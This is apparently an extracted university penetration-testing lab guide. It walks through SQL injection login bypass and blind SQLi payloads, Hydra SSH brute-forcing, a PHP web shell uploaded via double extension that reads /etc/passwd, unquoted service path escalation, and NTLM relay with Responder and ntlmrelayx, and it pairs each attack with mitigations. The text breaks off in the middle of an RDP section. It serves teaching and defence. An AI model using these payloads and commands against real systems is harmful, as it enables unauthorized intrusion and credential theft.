


2. Observe the error message (e.g., `Invalid username or password`).

### 4.3 Bypass with payload

1. In the **Username** field enter:

admin' OR 1=1--



2. Leave the password blank (or enter anything) and click **Login**.

**What happens:** If the application constructs a SQL query like:

```
SELECT * FROM users WHERE username = 'USERNAME' AND password = 'PASSWORD';
```

the injected OR 1=1 makes the WHERE clause always true and -- comments out the remainder, allowing authentication bypass.

### 4.4 Alternate techniques

- admin' --
- ' OR '1'='1
- UNION SELECT for pages that return query results (only use read-only tests).

#### 4.5 Blind SQLi (time-based)

If the app doesn't show DB output, use time-based payloads to infer data:

```
' OR IF(SUBSTRING((SELECT password FROM users LIMIT 1),1,1)='a',SLEEP(5),0)--
```

A measurable delay indicates the condition evaluated true.

**Important:** Stay non-destructive, document findings, and revert the VM snapshot if necessary.

### 5) SSH Brute-Force (demo using Hydra)

**Goal:** Show how weak credentials are easily discovered and why rate-limiting / MFA is necessary.

#### 5.1 Wordlists on Kali

Useful wordlists:


```
/usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt
```

```
/usr/share/wordlists/seclists/Passwords/Common-Credentials/2020-200_most_used_passwords.txt
```

#### 5.2 Run Hydra (lab example target 192.168.1.117)

Example command (adjust target IP):

```
hydra -L /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -P /usr/share/wordlists/seclis
```



```
(kali@kali)-[~/uts]
$ hydra -L top-usernames-shortlist.txt -P 2024-197_most_used_passwords.txt ssh://192.168.1.117
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-02 15:35:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use
-t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3349 login tries (l:17/p:197), ~210 tries per task
[DATA] attacking ssh://192.168.1.117:22/
[STATUS] 212.00 tries/min, 212 tries in 00:01h, 3141 to do in 00:15h, 12 active
[22][ssh] host: 192.168.1.117 login: admin password: P@ssw0rd
```

Figure 1: Hydra Input Command

Parameters: - -L username list

- -P password list

- -t parallel tasks (threads)

#### 5.3 Interpreting results

- Hydra prints matches like admin:P@ssw0rd if found.
- Use ssh admin@192.168.1.117 to log in with discovered credentials (lab only).

**Mitigations:** Enforce strong passwords, remove default accounts, use SSH keys, enable fail2ban and rate-limiting, and enforce MFA.

### 6) File upload → web shell (step-by-step)

**Goal:** Demonstrate how insecure file upload checks can yield remote command execution (RCE) in the web server context.

## 6.1 Key concepts (brief)

- **Magic bytes:** File headers that reliably identify file types (e.g., GIF: GIF89a, PNG: \x89PNG...).
- **Double-extension:** Filenames like `shell.png.php` can bypass naive checks.
- **Webroot execution:** If uploads are stored in `/var/www/html/Uploads/` and PHP executes `.php` files, uploaded PHP can run.


## 6.2 Create the malicious payload (on attacker)

Create `shell.png.php` containing a fake GIF header followed by PHP:

```
GIF89a<?php system($_GET['cmd']); ?>
```

On Kali:

```
cat > shell.png.php <<'EOF'
GIF89a<?php system($_GET['cmd']); ?>
EOF
```




```
(kali㉿kali)-[~]
└─$ echo 'GIF89a<?php system($_GET['cmd']); ?>' > shell.png.php
└─$ cat shell.png.php
GIF89a<?php system($_GET[cmd]); ?>
```

Figure 2: Create Payload File in Kali

(Use the above as a single command or create the file in your editor.)


### 6.3 Upload via the web form

1. Open `http://fileupload.local/`.




The screenshot shows a web application interface for "File Upload Attacks". At the top, a blue header bar contains the text "Internetworking Project Exercise 1" and "File Upload Attacks" on the left, and the "UTS" logo on the right. The main content area has a light gray background. In the center, there is a white rounded rectangle with a subtle shadow. Inside this rectangle, the text "Select image to upload:" is displayed. Below it is a file selection interface consisting of a "Choose file" button and the text "No file chosen". Further down is a blue "Upload Image" button. At the bottom of the white box, a note states: "Note: Only images are allowed (jpg, png, gif)".

2. Use the upload field to upload `shell.png.php`.



3. Observe the site responds `file upload successful` (or similar).



#### 6.4 Trigger the web shell

Access the uploaded file with a command parameter:

`http://fileupload.local/Uploads/shell.png.php?cmd=id`





Figure 3: URL Command Parameter

The response should contain output like: `- uid=33(www-data) gid=33(www-data)`

**Why it worked:** The server accepted `shell.png.php` (naive `.png` check), stored it in a web-accessible directory, and the PHP interpreter executed the `<?php` block.

## 6.5 Post-exploit notes

- Commands run as the web server user (e.g., www-data).
- Use `curl 'http://fileupload.local/Uploads/shell.png.php?cmd=whoami'` for scripted checks.



```

jacob@mint:~$ curl http://fileupload.local/Uploads/shell.png.php?cmd=id
jacob@mint:~$ curl http://fileupload.local/Uploads/shell.png.php?cmd=id
GIF89auid=33(www-data) gid=33(www-data) groups=33(www-data)
jacob@mint:~$ curl http://fileupload.local/Uploads/shell.png.php?cmd=whoami
GIF89awww-data
jacob@mint:~$ curl http://fileupload.local/Uploads/shell.png.php?cmd=pwd
GIF89a/var/www/FileUpload/Uploads
jacob@mint:~$ curl http://fileupload.local/Uploads/shell.png.php?cmd=cat+/etc/passwd
GIF89aroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

```

- Do not attempt privilege escalation or lateral movement beyond lab scope.

## 7) Quick mitigations (practical)

- **XSS (Reflected / Stored / DOM):**
  - Output-encode data by context (HTML entity encoding).
  - Use templating engines that auto-escape.
  - Avoid `innerHTML` and `document.write`. Sanitize allowed HTML server-side.
  - Implement a strict Content Security Policy (CSP) and set cookies to `HttpOnly` & `Secure`.
- **SQL Injection:**
  - Use parameterised queries / prepared statements.
  - Limit DB user privileges and suppress detailed SQL errors in production.
  - Validate and normalise inputs; apply least-privilege access.
- **Brute-force / Credential attacks:**
  - Enforce strong password policies, enable MFA.
  - Use account lockouts, rate-limiting, and monitoring (fail2ban).
  - Disable password auth for SSH; prefer keys only.

- **File upload:**
    - Validate by extension and magic bytes; verify server-side MIME type.
    - Rename and store uploads outside the webroot; remove execute permissions.
    - Scan uploads with AV/ClamAV; disallow execution in upload directories.
- 

## 8) Lab checklist & reporting

For each exercise, capture:

- Screenshot of baseline (normal input working).
- Screenshot proving exploit (alert box, shell output, bypassed login).
- Terminal command history for tools used (Hydra, curl, etc.).
- Short analysis: root cause (code/config), why it worked, and suggested fix.
- Revert VM to snapshot after tests.

---

## 9) Appendix — common payloads & quick commands

**\*\*Reflected XSS proof:\*\***

```
<script>alert('XSS')</script>
```

**\*\*SQLi login bypass example:\*\***

```
admin' OR 1=1--
```

**\*\*Hydra example (SSH):\*\***

```
hydra -L top-usernames-shortlist.txt -P 2020-200_most_used_passwords.txt ssh://192.168.1.117 -t 4
```

**\*\*Web shell trigger:\*\***

```
http://fileupload.local/Uploads/shell.png.php?cmd=id
```

---

## Final notes — safe experimentation

- Reproduce carefully and document every step.
- Reset the VM between groups or revert to a snapshot after testing.
- Always include responsible disclosure language when testing anything outside this lab.

## Windows Target VM Overview

The Windows target VM is designed to demonstrate common configuration and authentication vulnerabilities present in Windows-based environments. It provides a controlled setting for students to practice identifying, exploiting, and mitigating weaknesses related to remote access, service misconfigurations, and legacy authentication protocols.

### Purpose

This lab focuses on security flaws and misconfigurations frequently found in enterprise Windows systems. Students will gain practical experience in:

- Exploiting insecure remote access services such as RDP.



- Identifying and mitigating privilege escalation flaws (e.g., unquoted service paths).
- Understanding authentication attacks such as NTLM relay.
- Applying defensive measures to harden Windows hosts and services.

## Structure

The Windows VM is pre-configured with: - A running **Remote Desktop Protocol (RDP)** service for secure and insecure access demonstrations. - A **deliberately misconfigured service** with an unquoted executable path for privilege escalation exercises. - Enabled **SMB and NTLM authentication services** to demonstrate credential relay attacks. - Step-by-step guidance for each lab exercise (detailed in `instructions.md`).

## Real-World Relevance

Windows systems are a primary target in both enterprise and cloud environments. Misconfigured remote services, weak authentication settings, and legacy protocols like NTLM continue to be leveraged by attackers for ransomware deployment, credential theft, and lateral movement. By replicating these real-world scenarios, students develop an understanding of how attackers exploit such weaknesses and how defenders can detect, prevent, and respond effectively.

## Learning Outcomes

By completing the Windows VM lab, students will: 1. Identify and analyse common Windows-specific vulnerabilities and misconfigurations. 2. Understand how insecure remote services and legacy protocols can be exploited. 3. Learn and apply best practices for hardening Windows systems and services. 4. Develop practical experience in detecting, exploiting, and remediating Windows vulnerabilities in a safe, isolated environment.

## Windows VM Vulnerabilities

This document highlights the deliberate vulnerabilities included in the Windows target VM. Each vulnerability is presented with a clear **Description**, **Educational Purpose**, **Real-World Relevance**, an **Example**, and **Mitigations (brief)** — matching the structure used for the Linux vulnerabilities document.

---

### Remote Desktop Protocol (RDP) / Remote Code Execution (RCE)

#### Description:

**Remote Desktop Protocol (RDP)** provides graphical remote access to Windows systems. When RDP is misconfigured (for example: NLA disabled, weak credentials, exposed port 3389, or missing patches), it can be abused to gain **remote code execution (RCE)** or full control of the target. Historical vulnerabilities (e.g., *BlueKeep*) show how unpatched RDP stacks can be weaponised.

#### Educational Purpose:

Students will learn how to discover exposed RDP endpoints, assess authentication and configuration weaknesses, and observe how access can lead to post-exploitation activities. Exercises are designed to show both offensive techniques (scanning, brute force, session access) and defensive controls (NLA, account lockouts, patching, MFA).

#### Real-World Relevance:

RDP is a frequent initial access vector for ransomware and targeted intrusions. Unpatched or internet-exposed RDP services are regularly scanned and attacked by opportunistic actors. Securing RDP is critical to preventing high-impact compromises in enterprise and cloud environments.

#### Example:

An attacker scans the subnet, finds TCP/3389 open on a host with NLA disabled, brute-forces an Administrator account with a weak password, and gains an interactive desktop session. From the session, the attacker runs commands and deploys tools.

```
# scanning example (from attacker VM)
nmap -Pn -p 3389 --open 192.168.56.0/24

# connect example (from Kali)
xfreerdp /v:192.168.56.102 /u:Administrator
```

**Mitigations (brief):**

- Enable **Network Level Authentication (NLA)**.
  - Restrict RDP to trusted hosts or require VPN access.
  - Enforce strong passwords and account lockout policies.
  - Apply regular Windows security updates and minimize exposed RDP surfaces.
  - Use MFA for remote access and monitor RDP logs for anomalous activity.
- 

**Unquoted Service Path****Description:**

An **unquoted service path** occurs when a Windows service binary path contains spaces but is not enclosed in quotation marks. The Service Control Manager may parse the path and attempt to execute earlier segments (e.g., C:\Program.exe) if present — allowing an attacker who can place a binary at that location to execute code with the service's privileges (often SYSTEM).

**Educational Purpose:**

Students will identify unquoted service paths using `sc qc` and PowerShell, reproduce the issue in a safe VM, observe privilege escalation using harmless payloads, and remediate the configuration. The exercise demonstrates how minor deployment mistakes can enable full local privilege escalation.

**Real-World Relevance:**

Unquoted service paths are a common legacy misconfiguration found in poorly packaged or old software. Attackers often exploit them during post-compromise to gain SYSTEM privileges. Regular audits, secure packaging, and correct install scripts prevent this issue.

**Example:**

A vulnerable service is configured with `BINARY_PATH_NAME : C:\Program Files\Test Service\service.exe`. An attacker places C:\Program.exe (a malicious binary). When the service starts, Windows executes C:\Program.exe instead of the intended binary — running attacker code as the service account.

```
# example steps (run in elevated CMD/PowerShell inside lab VM)
mkdir "C:\Program Files\Test Service"
copy "%WINDIR%\System32\calc.exe" "C:\Program Files\Test Service\service.exe" /Y
copy "%WINDIR%\System32\calc.exe" "C:\Program.exe" /Y

sc create VulnerableTest binPath= "C:\Program Files\Test Service\service.exe" start= auto
sc qc VulnerableTest
sc start VulnerableTest

# Remediate by quoting the path:
sc config VulnerableTest binPath= "\"C:\Program Files\Test Service\service.exe\""
sc qc VulnerableTest
```

**Mitigations (brief):**

- Always quote service binary paths that contain spaces.
  - Audit services (`sc qc, Get-WmiObject Win32_Service`) to find unquoted entries.
  - Restrict write permissions to system directories (e.g., `C:\`, `C:\Program Files`).
  - Use secure installers and configuration baselines to prevent deployment mistakes.
- 

## NTLM / SMB Relay

### Description:

**NTLM** (NT LAN Manager) and **SMB** (Server Message Block) support authentication and file sharing in Windows networks. Legacy name-resolution protocols such as **LLMNR** and **NBT-NS** can be spoofed by an attacker, causing clients to authenticate to attacker-controlled hosts. Captured NTLM challenge/response data can be cracked offline or — more dangerously — **relayed** to other services to impersonate the user.

### Educational Purpose:

Students will capture and relay NTLM authentication in an isolated lab using tools like **Responder** and **ntlmrelayx**, learning how automatic name resolution and legacy authentication are abused. Defensive exercises cover disabling LLMNR/NBT-NS, enforcing SMB signing, and migrating to Kerberos.

### Real-World Relevance:

NTLM relay and LLMNR poisoning are practical techniques used in lateral movement and privilege escalation. They have been leveraged in real intrusions to obtain domain credentials or to move laterally within an environment. Removing legacy protocols and enforcing secure authentication reduces this attack surface significantly.

### Example (scenario):

1. A user types `\\ManagerServer\payslips\NovemberPayslip` but mistypes the hostname.
2. The client falls back to LLMNR/NBT-NS to resolve the name.
3. An attacker's machine replies and receives an NTLMv2 challenge/response.
4. The attacker relays the authentication to another host to gain access or cracks the hash offline.

```
# Attacker (Kali) examples – lab only
# Run Responder to capture LLMNR/NBT-NS/NetBIOS hashes
sudo responder -I eth0 -wrf

# Relay captured hashes to an SMB target (lab-only, use responsibly)
ntlmrelayx.py -t smb://192.168.56.102 -smb2support
```

### Mitigations (brief):

- Disable **LLMNR** and **NBT-NS** via Group Policy.
  - Enforce **SMB signing** and prefer **Kerberos** authentication.
  - Restrict and monitor NTLM usage; disable NTLMv1 entirely.
  - Segment networks and reduce unnecessary SMB exposure.
  - Monitor authentication logs for unusual or repeated NTLM events.
-

## Key Takeaways

- Secure remote access: enable NLA, use MFA, restrict RDP to trusted networks, and patch promptly.
  - Prevent local privilege escalation: always quote service paths and audit service configurations.
  - Eliminate or restrict legacy protocols (LLMNR, NBT-NS, NTLMv1); enforce SMB signing and Kerberos.
  - Apply least privilege to services and file system permissions; restrict write access to system locations.
  - Monitor logs and network activity for suspicious authentication and service behaviour.
  - Practice offensive and defensive controls in isolated lab environments before applying changes to production.
- 

## Windows-side RDP, Service Path & NTLM — Step-by-Step Tutorial (Lab)

**Scope / warning:** These steps are for your controlled lab VM only (e.g., `win-rdp.local`, `win-service.local`, `win-smb.local`, or `192.168.x.y`).

Do **not** run or test against systems you don't own or have explicit permission to test.

This is a teaching lab — follow ethical rules and your course supervisor's instructions.

---

### Table of contents

1. Pre-lab checks
  2. RDP — discovery, access & post-access checks
  3. Unquoted service path — detect, reproduce (lab-safe), and remediate
  4. NTLM / SMB relay — capture & relay in a controlled lab
  5. Quick mitigations (per vulnerability)
  6. Lab checklist & reporting
  7. Appendix — common commands & payloads
- 

### 1) Pre-lab checks (one-time)

1. Boot the **Windows target VM** and ensure networking between your attacker machine (Kali) and the VM.
2. Confirm target hostnames resolve (via `/etc/hosts` or lab DNS):
  - `win-rdp.local` → RDP demo host
  - `win-service.local` → service path demo host
  - `win-smb.local` → SMB/NTLM demo host
3. From **Kali (attacker)**, verify connectivity:

```
# Replace hostnames or IPs with your own
ping -c 2 win-rdp.local
nmap -Pn -p 3389,139,445 --open 192.168.56.0/24
```

4. On the **Windows VM**, snapshot your baseline configuration before starting.
  5. Ensure your instructor approves any temporary AV or firewall changes before testing.
- 

## 2) RDP — discovery, access & post-access checks

**Goal:** Demonstrate insecure RDP exposure and authentication risks.

### 2.1 Discover RDP hosts

```
nmap -Pn -p 3389 --open 192.168.56.0/24
```

### 2.2 Check RDP and NLA settings (on Windows target)

```
# Check if RDP enabled
Get-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -Name "fDenyTSConnections"

# Check NLA
(Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp").UserA
```

### 2.3 Connect via RDP

```
